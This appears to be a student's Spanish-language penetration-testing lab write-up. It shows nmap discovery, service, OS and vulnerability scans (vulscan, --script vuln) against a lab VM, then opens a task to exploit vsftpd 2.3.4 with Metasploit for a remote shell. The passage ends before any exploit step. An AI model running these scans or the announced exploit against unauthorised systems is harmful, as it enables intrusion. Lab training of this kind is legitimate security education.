
Añado la RedNat a las VM que voy a utilizar:



Abro las VMs y compruebo las IPs con ifconfig.




Compruebo la conexión con ping:




- **Escaneo de red**

Siguiendo los apuntes, realizo los dos siguientes escaneos:

- Escaneo de red haciendo uso del protocolo ARP:
 - `nmap -PR 10.0.2.3`



- Escaneo de red haciendo uso del protocolo ICMP.
 - `nmap -sP 10.0.2.3`




- **Escaneo de servicios**

Siguiendo los apuntes realizo el escaneo con Nmap con el siguiente comando:


- **nmap -Pn [IP/rango] -p [puerto/rango] -sT**
 - **nmap**: herramienta de escaneo.
 - **-Pn**: no hace ping previo (asume que el host está activo).
 - **[IP/rango]**: objetivo (ej. 10.0.2.3 o 10.0.2.0/24).
 - **-p**: puertos a escanear
 - **-sT**: escaneo TCP *connect* (conexión completa, no SYN).

Sirve para escanear puertos TCP aunque el host bloquee ICMP.




Realizo el siguiente escaneo para averiguar las versiones de los servicios.

- **nmap [IP/rango] -p [puerto/rango] -sV**
 - **nmap**: escáner de red.
 - **[IP/rango]**: objetivo.
 - **-p**: puertos a analizar.
 - **-sV**: detecta **servicio y versión** que corre en cada puerto.




Siguiendo con los apuntes realizo el siguiente escaneo con --script "version"




Por último, realizo un scan para el sistema operativo.


➤ `nmap -Pn 10.0.2.3 -A`




- Escaneo de vulnerabilidades (deberéis instalar vulscan para realizar el escaneo)

Entro al repositorio de vulscan y lo clono:






Ejecuto los comandos que pone en el README para la instalación.




Ejecuto un update.



Con todo instalado ejecuto el escaneo a la VM.

➤ `nmap -sV --script=vulscan/vulscan.nse 10.0.2.3`

Me da una respuesta enorme, la guardo en un file y la chequeo con un cat.



Realizo un escaneo de vulnerabilidades con la herramienta Nmap:

➤ `nmap -sF 10.0.2.5 -sV -p- --script vuln`

Hago lo mismo que en el apartado anterior.


The terminal window shows the output of an Nmap scan. The scan identifies an open FTP service on port 21. A list of vulnerabilities is displayed, including CVE-2011-2523, CVE-2020-46837, and others. To the right, a user profile for Alberto Dieguez Alvarez is visible, showing personal information and course details.

Apartado 4: Fase de explotación con Metasploit.

Tras haber completado la fase de Escaneo, cuando se realizó el escaneo de vulnerabilidades con vulscan, se pudo comprobar que el servidor FTP en el puerto TCP/21 presenta una vulnerabilidad pública. Ayuda a Luis a realizar la explotación de una vulnerabilidad del servidor `vsftpd2.3.4`. Utiliza Metasploit para realizar esta tarea y conseguir una shell en el equipo remoto.


Realizo un escaneo rápido en el puerto 21.

- `nmap 10.0.2.3 -sV -sS -Pn -p21 --script vulscan/vulscan.nse`
- `nmap 10.0.2.3` → objetivo.
- `-p 21` → solo escanea **FTP**.
- `-sS` → **SYN scan** (rápido y sigiloso) para ver si el puerto está abierto.
- `-sV` → **detecta el servicio y su versión** en el puerto 21.
- `-Pn` → **no hace ping** previo; asume que el host está activo.
- `--script vulscan/vulscan.nse` → **busca vulnerabilidades conocidas** según la versión detectada (usa CVEs).



